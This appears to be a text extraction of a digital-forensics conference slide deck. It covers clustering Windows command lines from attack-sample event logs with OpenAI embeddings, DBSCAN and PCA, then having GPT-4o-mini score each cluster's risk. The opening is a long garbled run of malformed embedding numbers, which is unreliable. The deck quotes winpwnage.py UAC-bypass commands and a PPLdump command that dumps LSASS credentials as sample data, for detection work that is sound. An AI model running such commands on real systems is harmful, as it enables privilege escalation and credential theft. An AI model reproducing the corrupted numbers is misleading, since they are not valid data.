97 97 2247, - 0.00 189 97 293 579 97 204 57 0.026076337322592735, 0.02899276837706566, 0.001576160197146237, 0.048795100301504135, 0.0018765668897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897128105, 0.00187656897120.01014011725783348, 0.02194676734507084, -0.03803616017103155, -0.01292869049310684, 0.02561667170405388, -0.06675934046506882, 0.026958618313074112, 0.0006650004146397114, -0.006660004146397114, -0.006660004146397114, -0.008661837702, -0.02080715261399746, -0.01692660171986626, -0.005275311414152384, -0.012903375551104546, -0.0077420671284198760.0225349552924014, 0.00879218615591526, 0.0035842708311975002, -0.003942697774618864, -0.01049548014998436, 0.019937124103307724, 0.01621193252503872, 0.008510345593094826, -0.0023634763713718414, -0.022191844880580902, 0.028919246047735214, 0.004092808347195387, 0.002904178574681282, 0.002363474341109395, 0.013246485032141209, 0.0025671034071658015 0.00218036883827116 0.00218036883827116 0.00218036883879735 0.0067383519389107 0.00180251839173734880689 0.002407381538356 0.002407381538356 0.002407381538356 0.002407381538356 0.002407381538356 0.002407381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538356 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156
0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.003267381538156 0.00326738156 0.019336881813001633, -0.019140619784593582, -0.03303666354546547, -0.012002712715645499, 0.00739523908123374, 0.0016861390322246823, -0.00340157742613852024, -0.025488149374723434, -0.016861390322246823, -0.0034831759985536337, -0.01947147585451620, -0.00739523908123374, -0.0016897730878591540.006396545097231865. 0.042079951614141464. 0.02693411149084568. 0.09625452570617199. 0.00138469273224473. 0.0544564996691551. -0.00257789460197091. -0.04301125183701515. 0.001269046333618462. 0.021517880260944366. -0.0046013458631932735. 0.013920450583100319. -0.03453154116868973. 0.0384532034397125. 0.003339192597195506. -0.00491382088512182. 0.02980152703821659, 0.009533547796308994, -0.012927883304655552, -0.00423904695999305, -0.02766934596002102, 0.006179037969559431, 0.024127963930368423, -0.021701687946915627, 0.01867496967315674, -0.00403766568874979, 0.012817597948014736, -0.021481117233633995, 0.012584773823618889, 0.005253867246210575, -0.008130474016070366, -0.007321715820580721, -0.00403766568874799, -0.00403766568874979, -0.00403766568874979, -0.00403766568874799, -0.00403766568874979, -0.00403766568874979, -0.00403766568874979, -0.00403766568874979, -0.004037665688749, -0.004037665688749, -0.00403766568874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040376668874, -0.0040.016867297279834747,0031983339679779718. 0.0257672924773551, -0.04072302237486838, 0.01051987393335366, 0.015049342749541500, 0.025805789241613116, -0.00031017750381782014, -0.0005465247925891, 0.0005465247915954, 0.0005467915954, 0. 0.024348534643650055, 0.02943390980362892, 0.017216755077724285, 0.03543828881399536, 0.04579751789569855, 0.01236693459602102, 0.01236693459602102, 0.01394958336651325, 0.012366613455116749, 0.0251940544964621, 0.03399236872792244, 0.029139816761016846, 0.012057854793965816, 0.0074748899787664410.04646685719490051, 0.03323262557387352, 0.04105062410235405, -0.01556247565895319, 0.012082362547568895319, 0.012082362547568895319, 0.012082362547568895319, 0.012082362547516823, 0.012830735243856907, 0.012082362547568895319, 0.01208236254756895319, 0.012080.01217155657708645, -0.0021092055831104517, -0.0021092055831104517, -0.0032135900110006332, 0.030138529767784, 0.018944555893540382, -0.01215886739492416, 0.025488149374723434, 0.02472840620674515, -0.0577404610812664, 0.006105514243245125, 0.024740660563111305, 0.01165347546339035, 0.002377260010689497, -0.00401622150993317, 0.0144351152703166, 0.00610514243245125, 0.024740660563111305, 0.01165347546339035, 0.002377260010689497, -0.00401622150993317, 0.0144351152703166, 0.00610514243245125,
0.00610514243245125, 0.006105142430.01 (227 16377 913815 | 0.01 482 227 127 226 530 2 | 0.01 472 220 224 425 (25 1 | 0.00 30 6194 744 56195 11 | 0.00 23 (472 230 24 425 (25 1 | 0.00 30 6194 744 56195 11 | 0.00 23 (472 230 24 425 (25 1 | 0.00 30 6194 744 56195 11 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 744 56195 | 0.00 30 6194 74 0.010684781013727188, 0.011598332785069942, 0.00830815839346838, 0.01465568942, 0.00830815839346838, 0.01465568912, 0.00136218599766493, 0.002176285779645443, 0.0217628577964544444, 0.00176285779644442, 0.001762857796444444, 0.001762857796444444, 0.001762857796444444, 0.0017628570.00626787892597151, -0.01680012047290802, -0.008755424059927464, -0.032042868464779854, 0.02345399744808674, 0.058755290927887, -0.0032808863332659006, -0.024765167385339737, 0.031615108251571655, -0.00597072159871459, -0.05151547119201416, -0.02211832068860531, 0.007946665398776531, -0.015881076455116272, 0.04690799489617348, 0.01583206094801426, -0.0324765167385339737, 0.031615108251571655, -0.00597072159871459, -0.05151547119201416, -0.02211832068860531, 0.007946665398776531, -0.015881076455116272, 0.04690799489617348, 0.01583206094801426, -0.0324765167385339737, 0.033453997440, -0.0324765167385339737, 0.033453997440, -0.0324765167385339737, 0.033453997440, -0.0324765167385339737, 0.033453997440, -0.0324765167385339737, -0.03247651673853397, -0.03247651673853397, -0.03247651673853397, -0.03247651673853397, -0.03247651673853397, -0.03247651673853397, -0.0324765167385397, -0.0324765167385397, -0.0324765167385397, -0.032476516738539, -0.0324765167380.01595588153988883、-0.014741452853865467、-0.002889297514728、-0.004578(4481109381, 0.015355478549787) -0.014055243939787, 0.04405524393921415.
-0.046852939881500型 0.015659391494 (0.002889297514728 -0.0046578(4481109381, 0.01535547834989782, 0.014055243939221415.
-0.0468529393876-0.00335941540 (0.0033594949412031927 1.0035949412031927 0.01926315762102604, 0.017841704189777374, 0.009374246932566166, 0.0012736415956169367, 0.000735737927258015, 0.0017130976542830467, 0.000344832893460989, 0.021030786447227, 0.00339367381259799, 0.0021030786447227, 0.008730916306376457, 0.013871435075998306, 0.0071501610800623890.015917839482426643.0013283247128129005.000222408608533442.0038109682500362396.000968024535655975.0007376858498901129.0.0005189534276723862.001383688487112522.0014949779957532883.0026689032092690468.003651667386293411.0027203697711223324.001059963833540678.0014643431641161442.00005640631425194442.00030389716848731048120141161442.00005640631425194442.00030389716848731048120141161442.00005640631425194442.0003646631425194442.0003646631425194442.0003646631425194442.0003646631425194442.0003646631425194442.0003646631425194442.0003646631425194442.000364663142519442.00036466463142519442.000364663142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.000364663142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.000364663142519442.00036466463142519442.000364663142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.00036466463142519442.000364664631425194420000

Cluster the Embeddings

Out[]:

```
In [ ]: # To cluster data we need to break the embeddings into an array
        unique command lines vectors = np.array(list(df embeddings["embedding vector"]))
        # Collect the list of commands
        command list = df embeddings["cmd"]
        Use the DBSCAN clustering algorithm
In [ ]: # Cluster the command line vectors
        dbscan = DBSCAN(n_jobs=-1, min_samples=2, eps=0.56)
        dbscan.fit(unique command lines vectors)
        print("Number of Clusters: {}".format(len(set(dbscan.labels_))))
       Number of Clusters: 119
In [ ]: # Create a DataFrame that contains our commands and their associated clusters
        clusted commands df = pd.DataFrame({"Command": command list, "Cluster": dbscan.labels })
        # View cluster counts out of curiosity
```

clusted commands df.groupby(["Cluster"]).agg("count").reset index()\

	<pre>•rename(columns={"Command": "Unique Commands in Cluster"}).transpose()</pre>																					
:		0	1	2	3	4	5	6	7	8	9	•••	109	110	111	112	113	114	115	116	117	118
	Cluster	-1	0	1	2	3	4	5	6	7	8		108	109	110	111	112	113	114	115	116	117
	Unique Commands in Cluster	286	2	36	15	3	9	6	2	3	2		2	2	8	4	3	2	3	14	2	5

Example Commands in a Given Cluster

```
In [ ]: # What is cluster 79?
          clusted_commands_df[clusted_commands_df["Cluster"]==79]
Out[]:
                                                     Command
                                                                 Cluster
                                                                      79
           663
                  python winpwnage.py -u execute -i 9 -p c:\Win...
                 python winpwnage.py -u elevate -5 -p c:\Windo...
                                                                      79
           857
           858
                  python winpwnage.py -u elevate -i 5 -p c:\Win...
                                                                      79
                 python winpwnage.py -u uac -i 7 -p c:\Windows...
                                                                      79
                 python winpwnage.py -u uac -i 9 -p c:\Windows...
                                                                      79
           977
                  python winpwnage.py -u elevate -i 4 -p c:\Win...
                                                                      79
                 python winpwnage.py -u uac -i 17 -p c:\window...
                                                                      79
           982
          1002
                  python winpwnage.py -u elevate -i 1 -p c:\Win...
                                                                      79
```


Some complicated math only takes 3 lines of code!

Convert multi-dimensional vectors into 3 dimensions for graphing

```
# Apply a Princaple Component Analysis to our multi dimensional vectors to simplify down to 3d vectors for plotting
 pca = PCA(3, n oversamples=1)
 pca.fit(unique command lines vectors)
three_dimensions = pca.transform(unique_command_lines_vectors)
 print("Example: {} => {}".format(unique command lines vectors[0], three dimensions[0]))
Example: [-0.01258477 0.06484773 0.04752069 ... -0.005067
                                                             -0.01323423
 0.01616292] => [ 0.32578348 0.00872355 -0.13776517]
```

Graphing the Cluster into 3D

```
In [ ]: # Function that will create a scatter plot figure of vectors in 3 dimensions
        def scatter3d(data: List[Tuple[float, float, float]], labels: List[int], exclude unclustered=False):
            """Data is a list of 3d vectors. Labels are the clusters that correlate to the a given vector.
            0.00
            # Create a DataFrame that has the X, Y, Z coordinates of each item.
            df = pd.DataFrame({
                "cluster": labels,
                "x": data[:, 0],
                "y": data[:, 1],
                "z": data[:, 2]
            })
            # Exclude unclusted data if requested
            if exclude unclustered:
                df = df[ df["cluster"] != -1]
            # Create a figure with our DataFrame
            fig = px.scatter 3d(
                df,
                x='x', y='y', z='z',
                color='cluster'
            fig.write_html("plot.html")
            # Return the figure
            return fig
        # Plot the data
        scatter3d(three dimensions, dbscan.labels , exclude unclustered=True)
```



In []: # View an example of a cluster
 clusted_commands_df[clusted_commands_df["Cluster"]==30].iloc[:20]

Out[]: **Command Cluster** C:\Windows\system32\svchost.exe -k LocalServic... C:\Windows\System32\svchost.exe -k netsvcs -p ... C:\Windows\system32\svchost.exe -k LocalServic... C:\Windows\system32\svchost.exe -k netsvcs -p ... C:\Windows\system32\svchost.exe -k LocalServic... C:\Windows\system32\svchost.exe -k netsvcs -p ... C:\Windows\system32\svchost.exe -k localServic... C:\Windows\system32\svchost.exe -k LocalService C:\Windows\system32\svchost.exe -k GPSvcGroup C:\Windows\system32\svchost.exe -k LocalServic... C:\Windows\system32\svchost.exe -k netsvcs -p ... C:\Windows\system32\svchost.exe -k netsvcs -p ... C:\Windows\System32\svchost.exe -k LocalServic... C:\Windows\system32\svchost.exe -k LocalServic... C:\Windows\system32\svchost.exe -k LocalServic... C:\Windows\System32\svchost.exe -k NetworkServ... C:\Windows\system32\svchost.exe -k NetworkServ... C:\Windows\system32\svchost.exe -k LocalServic... C:\Windows\system32\svchost.exe -k LocalSystem... C:\Windows\System32\svchost.exe -k LocalServic...

cluster

-00

Using the LLM to Assess Risk of Each Cluster

Define Prompts

The better the prompt, the better your results will be!

```
In []: # The number of samples from each cluster to analyze
    command_sample_size = 10
    # System prompt for each OpenAI chat request
    system_prompt = r"""You are a digital forensics and incident response analyst reviewing commands executed on a Windows system.
    You are also proficent with data science and understand machine learning strategies.
    You are using the DBSCAN clusterning algorithm to group commands executed. For each cluster, assess the risk of the commands used.
    Commands are a sample of the given cluster. The command will be between the following tags: <command> and </command>"""
    # Chat prompt for each cluster
    user_prompt_template = "Analyze the following commands given this sample of cluster {cluster_number}.\n\nYour output must be " \
    "valid JSON that adheres to the JSON standard with the following format.\n\nrisk_score must be a value between 0-10." \
    "\n\n<output format>\n{{\n\t\"risk_score\": <int>\n\t\"cluster_description\": <str>\n}}\n
```

Using the LLM to Assess Risk of Each Cluster

Function to send OpenAl requests using prompts

```
In [ ]: # Define a function that prompts GPT to summarize and provide a risk summary for each command cluster
        async def collect risk summaries(command sample size: int, system prompt: str, user prompt template: str):
            # Rank the clusters by severity
            responses = []
            # Iterate each cluster of commands
            for cluster_number in clusted_commands_df["Cluster"].unique():
                if cluster number == -1:
                    # Skip unclustered data for now
                    continue
                # Fetch the commands for just the current cluster
                _this_cluster = clusted_commands_df[clusted_commands_df["Cluster"] == cluster_number]
                # Grab a sample of the cluster (or all if less than sample size)
                _this_cluster_sample = _this_cluster if _this_cluster.shape[0] <= command_sample_size \
                    else this cluster.sample(command sample size)
                # Create a string of all the sample commands to insert into the user prompt
                cmd list = ["\n".join([f"<command>", cmd, f"</command>"]) for cmd in this cluster sample["Command"]]
                cmd_body = "\n\n".join(_cmd_list)
                # Craft the user prompt for this cluster of commands
                user_prompt = user_prompt_template.format(cluster_number=cluster_number, command=cmd body)
                # Get the response and added it to the responses to be returned
                response = await client.chat.completions.create(
                    model="gpt-4o-mini", # <--- The OpenAI chat model to use</pre>
                    messages=[
                        {"role": "system", "content": system_prompt}, # <--- System prompt
                        {"role": "user", "content": user prompt} # <--- User prompt
                responses.append(response)
            # Return OpenAI Chat response
            return responses
```

Create a cleanup function for parsing JSON

```
In [ ]: # Create a function to parse json data from a response (sometimes a little cleaning is required)
        def parse json(opanai response):
            # Fetch the content from the openai response
            content = opanai response.choices[0].message.content
            # Search for a json response in the content
            json str = re.search(r'(\{.*\})', content, re.DOTALL).group(1)
            # Strip single slashes in body (this is a common issue)
            json_str = re.sub(r'(?\langle!\\)\\(?!\\)', "\\\\\\", <math>json_str)
            # Attempt to parse the json response
            data = None
            try:
                data = json.loads(json str)
                try:
                    data = dirtyjson.loads(json str)
                except:
                     pass
            except:
                raise Exception("Unable to parse a JSON response.")
            return data
```


Collect Risk Responses into a DataFrame

```
In [ ]: # Collect the risk responses from GPT
        risk_summary_responses = await collect_risk_summaries(
            command sample size, system prompt, user prompt template
        # Create a DataFrame of the responses
        rankings_df = pd.DataFrame([parse_json(r) for r in risk_summary_responses])
        # We skipped unclustered data (-1) so start at index 1
        rankings df["cluster number"] = clusted commands df["Cluster"].unique()[1:]
In [ ]: rankings df[rankings df["cluster number"]==79]
Out[]:
           risk score
                                                  cluster_description cluster_number
        79
                                                                                79
```

Create an Excel Workbook!

```
In [ ]: writer = pd.ExcelWriter('command clusters.xlsx', engine='xlsxwriter')
        workbook=writer.book
        _worksheet_r=workbook.add_worksheet('Cluster Rankings')
        writer.sheets['Cluster Rankings'] = worksheet r
        rankings_df.to_excel(
            writer, sheet name='Cluster Rankings',
            columns=["cluster_number", "risk_score", "cluster_description"],
            startrow=0 , startcol=0, index=False
        _worksheet_c=workbook.add_worksheet('Commands')
        writer.sheets['Commands'] = worksheet c
        clusted_commands_df.to_excel(
            writer, sheet name='Commands',
            columns=["Cluster", "Command"],
            startrow=0 , startcol=0, index=False
        writer.close()
```

You made it!





Event Log parser in Rust Demo



```
A tool that can extract commands from EVTX files and summarize clusters. Currently this tool only extracts
commands that are found in the Event. EventData. CommandLine attribute
Usage: cluster-commands.exe [OPTIONS] --source <SOURCE> --csv-output <CSV OUTPUT> --cache <CACHE>
Options:
  -s, --source <SOURCE>
          The source that contains EVTX records
 -c, --csv-output <CSV OUTPUT>
          The csv output file to write output to
  -c, --cache <CACHE>
          The embeddings cache directory
      --openai-token <OPENAI TOKEN>
          OpenAI API token. If not used, the OPENAI KEY env var will be used or an error will be thrown
      --embedding-model <EMBEDDING MODEL>
          Embedding model selection [default: text-embedding-3-small] [possible values: text-embedding-3-small,
text-embedding-3-large, text-embedding-ada-002]
      --embedding-dimensions <EMBEDDING DIMENSIONS>
          Embedding model selection
      --cluster-tolerance <CLUSTER TOLERANCE>
          Set the clustering tolerance threshold [default: 0.5]
      --cluster-grouping <CLUSTER GROUPING>
          Set the cluster grouping threshold [default: 2]
      --logging <LOGGING>
          The logging level to use [default: Info] [possible values: Off, Error, Warn, Info, Debug, Trace]
 -h, --help
          Print help (see more with '--help')
  -V, --version
          Print version
```

PS G:\demo> .\cluster-commands.exe -h






PS G:\demo>

What's next?

Refine unclustered commands.

- Loosen tolerance / Sift / Repeat
- Still missing a lot of good stuff in unclustered commands
 Use RAG technique to search commands.
- "Do any commands appear to dump Isass?"
- Easy add-on since we already have embedding vectors
 Similarity to known bad vectors
- Think of vectors as almost a type of IOC
- Highlight known risk

PPLdump.exe -v lsass lsass.dmp



```
[-0.002495130291208625,-
0.008074815385043621,0.04857105389237404,-
0.03611067309975624,0.0020736760925501585,-
0.04659205302596092,-
0.035964079201221466,0.027877049520611763,
0.00011080348485847935,-
0.00564381992444396,0.03889593482017517,-
0.0003179993072990328,0.01776215061545372,
0.028487851843237877,-
0.011067750863730907,-
0.0005970599595457315,0.007830494083464146
,0.014476031064987183,-
0.03474247455596924...
```

Datasets, dependencies, and other thank you's

- The EVTX ATTACK SAMPLES dataset
 - https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES
- My favorite EVTX parsing library
 - https://github.com/omerbenamram/evtx
- My favorite JSON query language
 - <u>https://jmespath.org/</u>
- My favorite SANS class: SEC595
 - https://www.sans.org/cyber-security-courses/applied-data-science-machine-learning/



Q&A

Follow me on:

GitHub: https://github.com/forensicmatt

X/Twitter: @forensic_matt

LinkedIn: https://www.linkedin.com/in/matthewseyer

YouTube: https://www.youtube.com/@devingindfir6487

